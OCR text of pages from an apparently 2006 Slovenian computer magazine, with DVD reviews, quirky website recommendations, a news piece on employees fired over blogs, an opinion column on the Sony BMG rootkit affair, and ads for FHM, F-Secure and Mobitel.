Letališka c.32, LJUBLJANA, Tel.: 5211318, Fax.: 5211319
www.remis.si, e-pošta: info@remis.si

SEKSIP ZABAVENI UPORABEN!
WWW.FHMSLO.NET
02/7006 790 SIT

FHM

ŽIVAL LETA!
Pa je komaj januar. Spoznaj kung-fu mravljinčenja!

TURBO SPOPAD

Zbirateljska izdaja - dve naslovnici!
Atomik Harmonik ali Turbo Angels?
FHM ponudba - dve za ceno dveh!

PLANET ŠPORT

Od SP v nogometu do SP v nošenju žena!
Dogodki, ki jih v 2006 ne smeš zamuditi!

VODIČ PO ZMENKIH

Poskrbi, da za drugi zmenek ne boš potreboval penisa velikosti termovke!

ATOMSKO!

Atomik Harmonik - še vedno brizga!

132 STRANI

FHM

ŽIVAL LETA!
Pa je komaj januar. Spoznaj kung-fu mravljinčenja!

RBO SPOPAD

aljska izdaja - dve naslovnici!
k Harmonik ali Turbo Angels?
ponudba - dve za ceno dveh!

LANET
PORT

ogometu do SP v nošenju žena!
ki jih v 2006 ne smeš zamuditi!

DIČ PO
ENKIH

a drugi zmenek ne boš
nisa velikosti termovke!

IGELSKO!

els - umrli smo in odšli v nebesa!

Edo Maajka, novoletne zaobljube, Joanna Krupa, rojstvo Jackassa, najboljši nogometni komentatorji in tip, ki je pojedel svojega najboljšega prijatelja!

TURBO-ATOMSKI SPOPAD

2 NASLOVNICI
1 REVIJA

www.fhmslo.net

DVD MESECA

Charlie and the Chocolate Factory

Regija 2 Warner Home Video

Ocena
Film ✪✪✪✪✪
Disk ✪✪✪✪✩

Če obstaja na svetu režiser, ki je sposoben obuditi v življenje temačno naravo otroških zgodb Roalda Dahla, je to nedvomno Tim Burton, ki je z igralcem Johnny-jem Deppom ustvaril zanimivo ustvarjalno "poroko". Njen rezultat je serija resnično fantastičnih filmov – *Edward Scissorhands, Ed Wood* in *Sleepy Hollow*, ki se jim je sedaj pridružil še pravljični *Charlie and the Chocolate Factory*.

Charlie Bucket (Freddie Highmore) je deček, ki skupaj s svojo obupno revno družino živi v podrtiji, ki se nagiba v najbolj nore smeri in kljubuje zakonu gravitacije. Njegov dedek Joe (David Kelly) se rad spominja srečnih let, ko je delal v tovarni čokolade, ki se grozeče dviga nad mestom. Njen lastnik, ekscentrični izumitelj Willy Wonka (Johnny Depp), je namreč pred davnimi leti odpustil vse delavce in za zmeraj zaprl vrata tovarne, ki skrivnostno še zmeraj obratuje. Nekega dne pa razglasi, da je v pet tablic čokolade skril zlate vstopnice; njihovi najditelji bodo nagrajeni z ogledom čarobne tovarne, za enega med njimi pa je pripravil tudi posebno presenečenje...

Tim Burton, ki ostaja zvest svoji prepoznavni estetiki temačnih pravljic, se je zelo distanciral od originalne različice filma iz leta 1971 (*Willy Wonka and the Chocolate Facory*), v kateri je naslovnega junaka v primerjavi z Deppom veliko topleje upodobil Gene Wilder, in ustvaril čudaško, inteligentno vizualno poslastico, ki bo še leta polnila domišljijo malih in velikih otrok. Roald Dahl bi bil ponosen...

The Island

Regija 2 Warner Home Video

Ocena
Film ✪✪✪✩✩
Disk ✪✪✪✩✩

Zaradi ekološke katastrofe planetarnih razsežnosti živi Lincoln Six Echo (Ewan McGregor) skupaj s peščico preživelih v zaprti, sterilni koloniji, ki spominja na mešanico krasnega novega sveta in 24-urnega programa fitnessa. Njegovo edino upanje na boljše življenje je zmaga na loteriji, katere glavna nagrada je potovanje na rajski Otok, edino varno področje na Zemlji. Kmalu pa prične odkrivati skrivnost svojega obstoja in skupaj z edino prijateljico Jordan Two Delta (Scarlett Johansson) zbeži v svet, ki ju čaka zunaj...

The Island ponuja zanimivo znanstveno-fantastično premiso, ki se je ne bi sramoval niti Phillip K. Dick, v rokah režiserja Michaela Baya (*Armaggedon, Pearl Harbor, Bad Boys II*) pa se po eni uri izrodi v razvlečeno, mačistično akcijsko sekvenco, ki žali inteligenco občinstva z nesmiselnim spektaklom dirk in eksplozij, ki si sledijo kot po tekočem traku.

The Skeleton Key

Regija 2 Universal Pictures Video

Ocena
Film ✪✪✪✩✩
Disk ✪✪✪✪✩

Leto 2005 nam je ostalo v spominu po velikem številu slabih grozljivk: prestati smo morali obupni *Hide and Seek*, povprečno predelavo *The Amityville Horror* in naravnost obupnega *Boogeymana*. *The Skeleton Key*, ki zaradi pomanjkanja pravih prizorov nasilja sodi bolj v žanr psiholoških srhljivk, je od naštetih kiksov občutno lažje prebavljiv zaradi učinkovitega grozljivega vzdušja in šokantnega zaključka zgodbe, ki ima tokrat celo rep in glavo.

Mlada negovalka Caroline (Kate Hudson) se zaposli na odročni plantaži, kjer mora skrbeti za ostarelega Bena (John Hurt), ki je doživel hudo možgansko kap. Njegova žena (Gena Rowlands) ji zaupa ključ, ki odpira vsa vrata velike hiše, razen tistih na podstrešju... Caroline je zmeraj bolj prepričana, da se v stari hiši dogaja nekaj zloveščega, in še preden lahko rečete *Angel Heart*, raziskuje koreninice, piščančje kosti in zle uroke, obenem pa se prepričuje, da je varna, ker v vse te coprnije "ne verjame"...


DVDKotiček

Herbie: Fully Loaded
Regija 2

Nova Disneyeva družinska komedija skuša pobrisati prah z nekoč uspešne franšize o slovitem Herbieju, avtomobilu z magičnimi sposobnostmi, čustvi in sposobnostjo razmišljanja. Z drugimi besedami: Herbie je bolj človeški kot Paris Hilton, njegovi dnevi slave pa so že zdavnaj minili, vsaj do dne, ko ga pred gotovo smrtjo na odpadu reši Maggie (Lindsay Lohan). Herbie kmalu užali ponos dirkalnega asa (Matt Dillon), ki izzove Maggie na ponovno dirko, seveda pa nam ne pade na misel, da bi vam povedali, kdo zmaga. *Herbie: Fully Loaded* je preprosto preveč neškodljiv, da bi ga lahko sovražili, in preveč povprečen, da bi ga lahko priporočili, bencina pa mu zmanjka še pred dolgočasnim finalom.

✪✪✩✩✩

Wedding Crashers
Regija 2



Romantična komedija *Wedding Crashers* je neke vrste *Ameriška pita* za odrasle: Owen Wilson in Vince Vaughn igrata najboljša prijatelja, ki sta si očitno obljubila, da ne bosta nikoli prerasla mentalne starosti 19 let, njun priljubljeni konjiček pa je umetnost obiskovanja porok, na katere nista bila povabljena, z namenom da bi romantično razpoloženim gostjam zlezla v hlačke. Njuna igra je uspešna, dokler se ne prikažeta na poroki hčerke uglednega politika (Christopher Walken), kjer stvari popolnoma uidejo z vajeti... Kljub predvidljivi zgodbi, ki kmalu zaide na področje *Meet the Fockers*, pa *Wedding Crashers* zaradi odlične igralske zasedbe ni niti najmanj zgrešena!

✪✪✪✪✪

Mar Adentro
Regija 2

Filmska biografija španskega pesnika in esejista Ramona Sampedra (igra ga odlični Javier Bardem), ki je po usodni nesreči ostal paraliziran od vratu navzdol in je preživel dolgih osemindvajset let priklenjen na posteljo, je predvsem zgodba o njegovem pogumnem boju za pravico do dostojanstvene smrti s pravosodnim sistemom in cerkvijo. Provokativna in neverjetno ganljiva drama, ki si je leta 2004 prislužila oskarja za najboljši tuji film, bi lahko zaradi kontroverzne tematike hitro zašla v pridigarske vode, pod budnim očesom čudežnega dečka španskega filma, Alejandra Amenabarja (*Abre los ojos, The Others*), pa se prelevi v čisto poezijo.

✪✪✪✪✪

The Brothers Grimm
Regija 2

Umetniška vizija režiserja Terryja Gilliama nima primerjave: ustvaril je nekaj najbolj unikatnih filmov v zgodovini, kot so *Brazil, Fear and Loathing in Las Vegas* ter *Fisher King*. V svojem novem projektu spremeni slavna pisca pravljic, brata Grimm (Matt Damon in Heath Ledger), v prevaranta, ki se preživljata z uprizarjanjem lažnih "izganjanj duhov". Njune spletke razkrije poveljnik francoske vojske (Jonathan Pryce), ki ju pošlje raziskat skrivnost izginulih otrok v majhni vasici. *The Brothers Grimm* je na žalost le na pol spodoben fantastični hokus-pokus, ki pa je kljub občasnih prebliskom temačnega genija preveč nedodelan, da bi se lahko postavil ob bok drugim Gilliamovim mojstrovinam.


✪✪✪✪✪

Spletnestrani

ZADNJE NOVICE IZ SVETA INTERNETA

NAJ ZOMBIJEVSKE STRANI

Brains 4 Zombies
www.brains4zombies.
Stran številka ena za kupovanje možganov – ta spletna trgovine postreže zombijem vseh vrst. Med komentarji kupcev so tudi takšni: "Pojedel sem te možgane, ker sem pričakoval okus, teksturo in možnost fizične regeneracije. Možgani! Jesti moram možgane!"



All Things Zombie
www.allthingszombie.com/index.php
Smrtno resna stran o vsem, kar morate vedeti, da bi se lahko odločili za življenjski slog modernega zombija, vključno z igrami, filmi in celo z ažurnimi novicami.

Zombie Infection Simulation
kevan.org/proce55ing/zombies
Odlična javanska aplikacija, ki prikazuje hitrost, s katero bi zombiji lahko okužili celotno populacijo. Zdaj vključuje celo zombijevski MMO istega avtorja.

Zombie Movie List
www.horror-wood.com
Stran s kopico uporabnih informacij o nemrtvih prijateljih, ki ljubijo možgane. Na strani je skrit tudi seznam 33 najboljših zombijevskih filmov, s katerimi se lahko zaposlite do naslednje porcije ohlajenih možganov. Mljask.

Direktorji podjetij so bolj prizanesljivi do blogov zaposlenih.


Si upate pisati dnevnik?

Veliko direktorjev vzpodbuja zaposlene v pisanje blogov. Ali res?

Direktorji ameriških podjetij so odkrili, da so blogi zaposlenih odlična poslovna orodja. Sodeč po najnovejši raziskavi, je kar 59% odstotkov šefov povedalo, da jim blogi zaposlenih pomagajo pri interni komunikaciji. Raziskavi podjetij PR Week in Burson-Marsteller sta pokazali, da 47% vodilnih bloge vidi kod sredstvo za komunikacijo z javnostjo.


Kljub vsemu temu navdušenju in odkritosrčnosti, pa je samo 7% od 131 direktorjev, ki so bili vključeni v raziskavo, povedalo, da sami pišejo bloge.

Zaupanje podjetij v bloge zaposlenih je bilo pred kratkim prikazano v indi-



Šport
RPS-25
Rock, Paper, Scissors (kamen, papir, škarje – podobno kot naš raz-par-či) je popularna igra že od izuma škarij. Predvidevamo, da so bile te izumljene kasneje kot papir. Pred tem je bila igra verjetno znana kot Kamen, Papir, Trganje in bi bila verjetno kot taka danes znatno manj priljubljena. Če ste nam kakorkoli podobni, pa se vam verjetno te tri možnosti vsekakor ne zdijo dovolj za zaposlovanje modernega uma. Mi rabimo več alternativ in pika.


In tukaj nastopi RPS-25. Izvirna ideja je prišla iz športa, imenovanega RPS-15, na **www.umop.com** pa so se končno odločili, da bodo debato prekinili enkrat za vselej in predstavili ultimativno izkušnjo Rock, Paper, Scissors. Ideja je občasno problematična, največja pomanjkljivost pa je dejstvo, da obstaja kar 15,5 oktilijonov (15,5 x 1027) možnih razlag tristotih rezultatov. Med novimi kategorijami, ki so na voljo za RPS-25, so tudi volk, spužva, zmaj in ščurek.
www.umop.com/rps25.htm



Zalezovanje
CELEB SAFARI
Obstaja samo ena stvar, ki je bolj čudaška od moledovanja za avtograme znanih osebnosti, in to je polnjenje žepov s korenčkovim pirejem. Res pa je, da se nam zdijo ljudje, ki vztrajajo pri fotografiranju z vsako vsaj približno znano osebnostjo, še večji čudaki. Vrjetno se strinjate.

Na Celeb Safari je zbirka teh "vznemirljivih" in popolnoma neuporabnih fotografij kombinacij znanih in neznanih ljudi, tako da lahko buljite vanje in ste srečni, da sami niste na njih. Stran je opisana kot "Javno pridobljene neprofesionalne slike znanih osebnosti na različnih krajih", vsakega pošiljatelja takšne zalezovalske fotografije pa nagradijo z majico Celeb Safari. Nam se zdi to že preveč strašljivo, da bi bilo sploh mogoče opisati.

Med znanimi osebnostmi, ki so ovekovečene na strani, so tudi Anna Nicole Smith, Ron Jeremy in Steven Hawking.
www.celebsafari.com



Dojemanje barv
MAGIC EYE
V življenju vsakega otroka napoči trenutek, ko ugotovi, da sveta vsi okoli njega ne dojemajo na enak način. Takrat otroku v glavi naredi klik in začne razumeti, da je dojemanje stvar vsakega posameznega lastnika možganov in da je vse prej kot univerzalno. To odkritje običajno zažene tok misli, ki teče nekako tako: "Kako naj vem, da je modra, ki jo vidim, enaka kot modra, ki jo vidiš ti. Kako naj vem, da ti sploh vidiš modro?" Nato pa sledi večer buljenja v strop in razmišljanja o tem, če ni nebo slučajno krvavo rdeče in kaj če smo edini, ki to čudo prečudno sploh vidimo.

Fantastične ilustracije, ki jih lahko najdete na spletu, konkretneje na eChalk (dom za učitelje, ki iščejo materiale za tiste nove interaktivne table) kažejo, da modra, ki jo vidimo kot modro, mogoče sploh ni modra. Da. Trije eksperimenti na strani bodo navdušili prav vsakogar, vsekakor pa boste pošteno razmislili o naravi dojemanja.
goto.cream.org/echalk

jskem IBM-ju. Indijski uslužbenec je dal odpoved po sporu zaradi vsebine njegovega osebnega bloga, v katerem je objavil ne ravno prijazen članek o zasebni šoli za menedžment. Problem je nastal, ko se je izkazalo, da je tista šola IBM-jeva stranka. Naročilo za 1.500 ThinkPadov je bilo dovolj, da je indijski Inštitut za načrtovanje in menedžment zahteval, da pisec bloga odstrani članek s svoje strani, in je računalniškemu gigantu celo postavil roke za odstranjevanje bloga. IBM se je postavil na stran zaposlenega, ki s strani podjetja ni dobil niti namiga, naj karkoli spremeni, a je Garav Sabni vseeno dal odpoved in povedal, da je IBM-u želel s tem prihraniti nadaljnje nevšečnosti.

BLOGGERJI, PAZITE SE

Trenutno je v raziskavi, kakšne bi bile lahko širše posledice tega dogodka, in če bi bilo mogoče pisce spletnih dnevnikov tožiti za klevetanje po indijski zakonodaji. Gre za podoben proces kot v ZDA, kjer so bili blogi zaposlenih razlog za kar nekaj odpovedi. Delta Airlines je lani na primer odpustil Ellen Simonetti zaradi blogov, v začetku lanskega leta pa je bil odpuščen tudi uslužbenec pri Googlu, Mark Jen, in sicer le enajst dni po začetku dela, ker je v blogu kritiziral velikana spletnih iskalnikov. Obstaja še kar nekaj podjetij, ki so odpuščala svoje zaposlene iz istih razlogov, vključno s Friendsterjem in Microsoftom.

Če je IBM-ovo stališče kakršnakoli indikacija, da bodo podjetja v prihodnje bolj prizanesljiva do blogov zaposlenih, še ni jasno. Če lahko sodimo po rezultatih raziskav, bi lahko bila prihodnost modernega poslovanja v tem pogledu precej svetla. Vseeno vam pa priporočamo, da bodite previdni pri tem, kar pišete v svoje dnevnike. **PCF**

"Blogi zaposlenih so bili razlog za kar nekaj odpovedi"

Kritika

BABY REVIEW

Če smo čisto natančni, je polno ime te strani Baby Review: The Infant Assessment Journal (Recenzije dojenčkov: dnevnik ocen dojenčkov). Vse predolgo so bili dojenčki oproščeni vsake kritike. Ker so se bili ljudje primorani pretvarjati, da so grozna, kričeča in nagubana majhna bitja najlepša stvar na vsem svetu, je mnogim sčasoma "počil film". Končno se je našel nekdo, ki se zavzema za svobodo govora tudi na tem delikatnem področju.

Zahvaljujoč tej pogosto osveženi strani z recenzijami dojenčkov, so ti infantilni slinavčki končno pokazani v pravi luči: so namreč dolgočasni in nemogoči. Spodaj je tipičen primer standardnega novinarstva:

"Platno je neskončen prostor, v katerega pravi umetnik prelije svojo podzavest in ukroti prazen kaos z barvo, globino, bogastvom in pomenom. Joshua je namesto tega užival v lastnem napadu voščenk in je bil celo tako predrzen, da je vse skupaj predstavil kot umetnost."

www.babyreview.com

Ekonomska znanost

THE ONE-DOLLAR COMPOUND MICROSCOPE

Mikroskopi so neverjetni. Zaradi njih so čisto običajne stvari videti ogabne, ogabne stvari pa so videti takšne, da gre človeku kar takoj na bruhanje. Zato pa imamo znanost.

Mikroskopi so pogosto tudi božjastno dragi, tako da si večina smrtnikov nikoli ne more privoščiti, da bi si ogledala, kakšne so videti stvari, če si jih ogledaš res, res od blizu. In za kaj takega je mikroskop zelo, zelo uporaben. In tale vas bo stal le svojih 200 tolarjev.

Na strani boste našli podrobna navodila za sestavljanje lastne povečevalne naprave, vključno z vodičem za "vrtljivo diafragmo", ki bo prav gotovo začinila drugače že prav morbidno dolgočasno početje.

Stran je del "zabavne znanstvene galerije" in zato mora še kako dokazati, da je zabavna, če ne, bomo tožili. Je pa izdelava lastnega mikroskopa blazno kul početje za znanstveno udarjene. Res. Zakaj ne bi sestavili lastnega mikroskopa? Saj veste, da si želite.

www.funsci.com/fun3_en/ucomp1/ucomp1.htm

Avtorska patrulja

Naše (in deloma splošno) mnenje o Sony BMG in njegovih rootkitih ste že slišali, a zgodba za nas še ni povsem zaključena...

Greznica, v katero je Sony BMG zakorakal s svojim zadnjim roparskim pohodom po svetu glasbe, je dvignila kar nekaj prahu in obrvi po vsem svetu. To je v bistvu prav zanimivo, saj tak napad na naše osnovne človekove pravice ni prav nič novega. Cela serija korporacij kar redno izvaja podobne trike, s katerimi zavajajo uporabnike in kršijo digitalne človekove pravice, za povrh pa so le še komaj legalni. Zakaj se je javnost torej komaj zdaj obregnila ob takšno početje? Zato, ker je Sony BMG pokvaril nekaj, kar smo dejansko uporabljali.

Videti je, da smo, kot javnost, pripravljeni sprejeti kakršnokoli kršitev pravic, dovoliti, da nam Sony BMG namesti kakršnokoli škodljivo programje na disk, konec koncev pa se tudi strinjamo z vsemi nehumanimi licenčnimi pogodbami, če nam le ne bo onemogočeno preverjati e-pošte.

Kar nekaj piscev blogov je ob vsem tem prišlo do prav zanimivih zaključkov. Skimmed Cream (**skimmed.cream.org/?p=13**) in LXer (**tinyurl.com/a6yt7**) pravita, da bi morali takšna dejanja podpirati. Glede na odziv na prohibicijo alkohola v 20. letih prejšnjega stoletja v ZDA, bi naj korporacijam dovolili, da nadaljujejo svojo pot. Sony BMG je dokazal, da je pohlep teh podjetij tolikšen, da njihovi vodilni niso več sposobni racionalnega razmišljanja in delovanja. Naj se pokaže ta sociopatska neracionalnost, pravijo. Dovolimo jim, da danes pošteno sesujejo naša življenja, namesto da bi prenašali počasno kapljanje kršitev, s katerimi bi uničili našo prihodnost, saj smo samo tako pripravljeni pokazati, da nam ni vseeno.

Najbolj primerna metafora za to je majhen, suhljat nindža, ki težo mišičastega nasprotnika uporabi proti njemu. Glasovi piscev blogov, ki se utapljajo v množici, in jezni novinarji nimajo dovolj moči, da bi porazili korporativne velikane, imajo pa ti velikani kar nekaj lastne moči na zalogi. Njihova neverjetna pogoltnost je najboljše orožje, ki ga imamo proti njim – vzpodbujajmo jih! Da, RIAA, toži še več otrok!

Ali bodo naši računalniki kmalu do grla polni industrijske škodljive navlake?

Slika Chris Garbutt

Sodelujte v glasovanju za najboljšo igro leta 2005!

2005

GameAwards.si

GLASUJ ZDAJ NA
WWW.GAMEAWARDS.SI


GIGANTSK MI NAGRADAMI

VSE V ENEM!
F-SECURE INTERNET SECURITY 2006

Zanesljivo varovanje pred skritimi vohunskimi programi in internetnimi nevarnostmi

F-Secure Internet Security 2006 vam ponuja:

> zaščito pred virusi in vohunskimi programi,
> požarni zid in blokado klicateljev,
> nadzornika programov in vsebin,
> zaščito spletnega brskalnika,
> zaščito operacijskega sistema,
> zaščito pred "RootKit" programi,
> samodejne posodobitve,
> enostavno namestitev in
> intuitivno uporabo v slovenskem jeziku.



F-SECURE®

BE SURE.

info@f-secure.si
www.f-secure.si

Zastopnik za Slovenijo: Medinet d.o.o., Tržaška c. 85, 2000 Maribor

MEDINET d.o.o., Tržaška c. 85, 2000 Maribor

VEDNO PRISEB(N)I.

Nova storitev Integral vam omogoča, da ste **kjerkoli in kadarkoli seznanjeni s svojo e-pošto in koledarjem. Vse spremembe v e-poštnem predalu ali koledarju vašega računalnika se** namreč **takoj prikažejo na vašem mobilniku/dlančniku – in obratno**, saj se računalnik in mobilna naprava samodejno sinhronizirata. Na zahtevo Integral omogoča tudi prenos, odpiranje in rokovanje z e-pošti pripetimi datotekami.

Namestitev Integrala je **brezplačna** in možna **na več že obstoječih telefonih iz naše dosedanje ponudbe.**

Informacije na brezplačnih številkah:
naročniki Mobitel GSM/UMTS: 031/041/051 700 700,
Elektronski naslov: integral@mobitel.si.

Integral

Agencija 41, design: LUKS Studio, foto: T. Gregorič, J. Puklavec
Mobitel d.d., 1537 Ljubljana